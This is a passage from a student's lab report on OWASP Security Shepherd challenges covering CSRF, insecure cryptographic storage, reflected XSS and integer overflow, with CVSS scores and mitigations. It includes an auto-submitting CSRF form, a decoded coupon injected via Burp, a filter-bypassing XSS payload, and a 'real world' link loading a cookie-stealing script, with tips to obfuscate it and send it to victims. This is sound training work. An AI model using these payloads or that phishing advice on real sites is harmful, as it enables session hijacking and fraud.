This can be done in a number of ways on sites including: sending a phishing email, sending a message on a site which allows direct user-to-user communication or compromising the site integrity itself by including the script in the source code of the application, this assumes that the attacker has gained access to a root user account.

4.5.2 Steps to Reproduce:


1. Ensure you have done the prerequisite steps to install Burp & Security Shepherd.

2. Navigate Challenges > CSRF > Challenge 2

3. Remember that the goal is to increment our CSRF token by 1. A user cannot recreate their own token and instead must rely on other users to do this, similar to upvoting stackOverflow posts.

4. Inspect the source on the page to find your CSRF token


5. Create a HTML file similar to the one depicted in the below figure:



```
<html>
    <body>
        <form id="autoSubmission" action="https://192.168.56.103:8080/user/csrfchallengethree/plusplus" method="POST" >
            <input type="hidden" name="88968084842597560945950349917778702480" value="exampleId" />
            <!-- REMEMBER: the id of the user refers to the csrf token -->
            <input type="submit"/>
        </form>
        <script>
            document.forms["autoSubmission"].submit();
        </script>
    </body>
</html>
```

6. Upload this file to a webhosting service (I used A2Hosting which is where my Final Year project is hosted) and created a link which users can visit

7. I placed the link inside the form provided on security shepherd to creates an iFrame which will force users in my class to increment my token



Please enter the HTML page you would like to share wit
h your class

<iframe src="https://www.a2hosted.com/script/incrementToken"></iframe>

You must be assigned to a class to use this function. Please contact your administrator.

8. This would force the user accessing the site to submit the form incrementing my CSRF token

4.5.3 CVSS Score: 5.4 (Medium)



Attack Vector (AV): [✓ Network (N)] Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC): [✓ Low (L)] High (H)

Privileges Required (PR): None (N) [✓ Low (L)] High (H)

User Interaction (UI): None (N) [✓ Required (R)]

Scope (S): Unchanged (U) [✓ Changed (C)]

Confidentiality (C): None (N) [✓ Low (L)] High (H)

Integrity (I): None (N) [✓ Low (L)] High (H)

Availability (A): [✓ None (N)] Low (L) High (H)

4.5.4 Mitigation

- Good CSRF mitigation requires the presence of unpredictable, random tokens in each HTTP request that the attacker cannot guess. Tokens should be at least session unique and in cases where a higher level of security is need should be request unique.

- Hide the token in a hidden field instead of in the header. The use of OWASP's CSRF guard is a good method of preventing CSRF attacks.

- Requiring constant reauthentification using tools like CAPCHA can provide a fair level of mitigation against CSRF attacks.

4.6 Insecure Cryptographic Storage [CWE-310] {CVSS: 5.3}


4.6.1 Description

Insecure Cryptographic storage is a web application vulerability which involves data being stored in a way by which unauthorized users can gain access to information that the designer does not want them to have access to. Generally, this comes in the form of data being stored in files which the user can see and the designer assumes they will not be able to break the encryption. This is bad practice and leads to major problems, particularly if the data is sensitive which it often is.

In the example I have chosen to discuss, the data which is encrypted is coupon codes. Through this vulnerability I was able to attain free items on the store – something which is highly undesirable for the shop owner. This vulnerability is caused by data being stored in the wrong place and using bad/insecure cryptographic algorithms.


4.6.2 Steps to Reproduce:

1. Ensure you have done the prerequisite steps to install Burp & Security Shepherd.
2. Navigate Challenges > Insecure Cryptographic storage > Challenge 4
3. Have a look at the store, inspect the source of the page – we are looking for a coupon
4. Navigate to the JavaScript file couponCheck.js
5. Extract the information in the file and begin decryption



```
var _0x34ea=["\x6C\x65\x6E\x67\x74\x68","\x20\x20\x20\x20\x20\x20\x20\x20","\x66\x72\x6F\x6D\x43\x68\x61\x72\x43\x6F\x64\x65","\x00\x00\x00\x00\x00\x00\x00\x0
```

6. The information is stored in format of [“\x6c\x65\x6e\x67\x74\x68”] which when decrypted using ASCII character means ‘length’
7. Continue to decrypt values and see what kind of discounts they apply
8. Eventually ‘e!c!3etZoumo@Stu4ru176’ is decoded and this grants us free trolls from the shop
9. To submit coupons it is best to open burp, turn on intercept and submit an empty coupon
10. Change the coupon value in Burp as regex checks prevents some of the coupons going through



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts SQLiPy
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex

Request to https://192.168.56.103:443

```
POST /challenges/b927fc4d8c9f70a78f8b6fc46a0cc18533a88b2363054a1f391fe855954d12f9 HTTP/1.1
Host: 192.168.56.103
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.56.103/challenges/b927fc4d8c9f70a78f8b6fc46a0cc18533a88b2363054a1f391fe855954d12f9.jsp
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 69
Cookie: JSESSIONID=9DDD09C85C218092ED25E6A6A6C0D433; token=14692948984537093328551612532064552O2O2
Connection: close

megustaAmount=0&trollAmount=1&rageAmount=0&notBadAmount=0&couponCode=e!c!3etZoumo@Stu4rU176
```

11. Forward the package and await response, once the correct voucher has been applied it should look something like this.



Picture	Cost	Quantity
	$45	0
	$15	0
	$3000	1
	$30	0

Please select how many things you would like to buy and click submit

Coupon Code:

Order Complete


Your order has been made and has been sent to our magic shipping department that knows where you want this to be delivered via brain wave sniffing techniques.

Your order comes to a total of $0

Trolls were free, Well Done -

nmNFakj1C802WCTZIDHddViz+38fPZxklA7tjM+1C1V30mo8iGrAUomOxw3JV

4.6.3 CVSS Score: 5.3 (Medium)


Base Score

5.3 (Medium)

Attack Vector (AV): [✓ Network (N)] Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC): [✓ Low (L)] High (H)

Privileges Required (PR): [✓ None (N)] Low (L) High (H)

User Interaction (UI): [✓ None (N)] Required (R)

Scope (S): [✓ Unchanged (U)] Changed (C)

Confidentiality (C): None (N) [✓ Low (L)] High (H)

Integrity (I): [✓ None (N)] Low (L) High (H)

Availability (A): [✓ None (N)] Low (L) High (H)

Although the user has access to confidential informaiton they cannot compromise that information direct, they can merely access it. In this case we have a vulnerability which when expolited affects the profitability of the online store, but the experience for online users remains completely intact and unaffected.

4.6.4 Mitigation

- Use a more secure and robust encryption algorithm
- Ensure that the encrpyed data is only available to authorized users and not to everyone
- Never store information directly in javascript, use a server side language like PHP if necessary

4.7 Improper Neutralization of input during web page generation ('Cross Side Scripting') [CWE-79] {CVSS: 4.3}

4.7.1 Description Of Vulnerability

Cross side scripting exists due to the stateless nature of http, the combination of data and script found in html and the large volume of data transfer between sites. There are many forms of XSS reflected, persistent, self-Xss, etc. For the purposes of this assignment I will examine non-persistent XSS.

Non-Persistent XSS involves using a web URL to insert some JavaScript code into a page, which will then be executed.

A common method of a non-persistent XSS attack in the *real world*:

Crafting a link like: http://samplesite.com/q=<script src="mysite.com/stealcookie.js"> </script>


Send this link to someone you know who uses samplesite.com (maybe change the characters to ascii so it is not human readable)

Once a logged in user follows this link, your program runs and you can now use burp suite to log into the site as the user who followed the link.

4.7.2 Steps to Reproduce

I decided to choose *challenge 4 in security shepherd's* XSS challenges, as it was marginally more challenging.

1. Ensure you have done the prerequisite steps to install Burp & Security Shepherd.
2. Navigate to Challenges > XSS > Challenge 4
3. Enter http://www.sample.com/
4. Open up the developer console (CMD+SHIFT+I)
5. Inspect the URL that is being returned onto the page



Cross-site scripting - Wikiped
iFridge
OWASP Security Shepherd
James
Not Secure https://192.168.56.103/index.jsp
Apps Bookmarks Code Resources TV To Watch AMERICA Projects Networks Apps iFridge Website Jobs wishlist CP MM Other Bookmarks
Injection
Insecure Cryptographic Storage
Insecure Direct Object References
Mobile Broken Crypto
Mobile Data Leakage
Mobile Injection
Mobile Insecure Data Storage
Mobile Poor Authentication
Mobile Reverse Engineering
Poor Data Validation
Security Misconfigurations
Open Link in New Tab
Open Link in New Window
Open Link in Incognito Window
Save Link As...
Copy Link Address
Copy
Go to http://test.com/""this
Print...
AdBlock
Inspect
Speech
Services
Elements Console Sources Network Timeline Profiles Application Security
Styles Computed Event Listeners
html body div#wrapper div#page div#contentDiv iframe#theLesson.levelIframe html body div#contentDiv div#resultsDiv a

Your New Post!

You just posted the following link;

http://test.com/""this

```
            </tbody>
          </table>
        </form>
      ▼<div id="resultsDiv" style="display: block;">
          <h2 class="title">Your New Post!</h2>
          <p>You just posted the following link;</p>
          <a href="http://test.com/" &quot;this" alt="http://test.com/">http://test.com/""this</a> == $0
          <p></p>
        </div>
        <p></p>
      </div>
     ▶<script>…</script>
    </body>
  </html>
</iframe>
</div>
▶<div id="theSidebarWrapper" class="sidebarWrapper" onmouseover="resizeSidebar()" style="height: 2056px;">…</div>
<!-- End of Sidebar Wrapper -->
</div>
</div>
▶<script>…</script>
<script src="js/adminToggle.js"></script>
▶<script>…</script>
```

```
element.style {
}
a:hover {                                  theCss.css:50
  text-decoration: none;
  color: #E6B715;
}
a {                                        theCss.css:41
  ~~color: #9B1AC8;~~
  word-wrap: break-word;
}
a:-webkit-any-link {        user agent stylesheet
  ~~color: -webkit-link;~~
  ~~text-decoration: underline;~~
  cursor: auto;
}
Inherited from div#resultsDiv
body, th, td, input, textarea,              theCss.css:8
select, option, p, div {
  font-family: "Helvetica Neue", Helvetica
     Arial, "Lucida Grande", sans-serif;
  word-break: break-all;
```

6. Next we will try to escape the string using double quotes

7. Once escaped we can execute events like onload/onclick etc. however, there is a filter on ‘on’ and ‘ON’ and ‘On’. ‘oN’ is not filtered and therefore http://www.sample.com”” oNload=alert(‘xss’) will produce an alert.


8. We can see the html page is returning:

   <a href="http://test.com/ " &quot;="" onload="alert('xss')&quot;" alt="http://test.com/ ">

   http://test.com/ "" oNload=alert('xss') </a>

9. Because the onload=”” is inside the <a> tag the alert box will appear

4.7.3 CVSS Score : **4.3 (Medium)**



4.3 (Medium)

Base Score

Attack Vector (AV): [✓ Network (N)] Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC): [✓ Low (L)] High (H)

Privileges Required (PR): [✓ None (N)] Low (L) High (H)

User Interaction (UI): None (N) [✓ Required (R)]

Scope (S): [✓ Unchanged (U)] Changed (C)

Confidentiality (C): None (N) [✓ Low (L)] High (H)

Integrity (I): [✓ None (N)] Low (L) High (H)

Availability (A): [✓ None (N)] Low (L) High (H)

Notes: I know that for the purposes of this challenge we do not need any human interaction. However, I felt that in the context of XSS in general, as Human Interaction is almost always needed in the form of a client executing the script, it was more suitable to say user interaction was required. Also, the reason I chose Low confidentiality is because of the real world applications of XSS, if I were evaluating the Security Shepherd task the CVSS score would be 0 as we are simply using it to return the string ‘XSS’.

It is also possible that an XSS attack has High Availability if an account password is changed, particularly if an admin password is changed.

4.7.4 Mitigation

Think about using a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. Some examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket. The site developer should also consider a firewall that can detect attacks against this weakness, however, these methods have limited effectiveness as XSS is run on the client side and is therefore quite tricky to avoid.


4.8 Integer OverFlow/Wrap Around [CWE-190] {CVSS: 4.3}

4.8.1 Description

Integer overflow occurs when a number which is outside of the scope of the integer primitive is used in the place of an integer value. This has been seen as far back as analog odemeters in cars when once the milage value 99999 was surpassed the clock reverted to 0. This is the same principle seen in integer overflow except here instead of there being a physical constraint it is a programmatic one. This vulnerability can be exploited and used to reset certain user input forms on web applications.

4.8.2 Steps to Reproduce:

1. Ensure you have done the prerequisite steps to install Burp & Security Shepherd.
2. Navigate Challenges > Poor Data Validation > Challenge 2
3. Attempt the basic poor data validation technique of using a negative number
4. This works giving us a total of $0 cost, but is there another option to solve the problem? The answer is yes.



Picture	Cost	Quantity
	$45	0
	$15	0
	$3000	-1
	$30	0

Please select how many items you would like to buy and click submit


Place Order

Order Complete

Your order has been made and has been sent to our magic shipping department that knows where you want this to be delivered via brain wave sniffing techniques.

Your order comes to a total of $0

5. I started with 99,999 and added an additional 9 to the end of that number, increasing it by a factor of 10 until the buffer overflowed and this resulted in a negative number
6. By using a massive number such as '99999999' we can over flow the integer primitive buffer causing problems for the site which result in a negative number response, crediting the account of the shopper instead of charging it.



Picture	Cost	Quantity
	$45	0
	$15	0
	$3000	99
	$30	0


Please select how many items you would like to buy and click submit

Order Complete

Your order has been made and has been sent to our magic shipping department that knows where you want this to be delivered via brain wave sniffing techniques.

Your order comes to a total of $-647713720

4.8.3 CVSS Score: 4.3 (Medium)



4.3 (Medium)

Base Score

Attack Vector (AV): [✓ Network (N)] Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC): [✓ Low (L)] High (H)

Privileges Required (PR): None (N) [✓ Low (L)] High (H)

User Interaction (UI): [✓ None (N)] Required (R)

Scope (S): [✓ Unchanged (U)] Changed (C)

Confidentiality (C): None (N) [✓ Low (L)] High (H)

Integrity (I): [✓ None (N)] Low (L) High (H)

Availability (A): [✓ None (N)] Low (L) High (H)

4.8.4 Mitigation

- Use Regex checks to prevent direct access to negatives and to overflow numbers
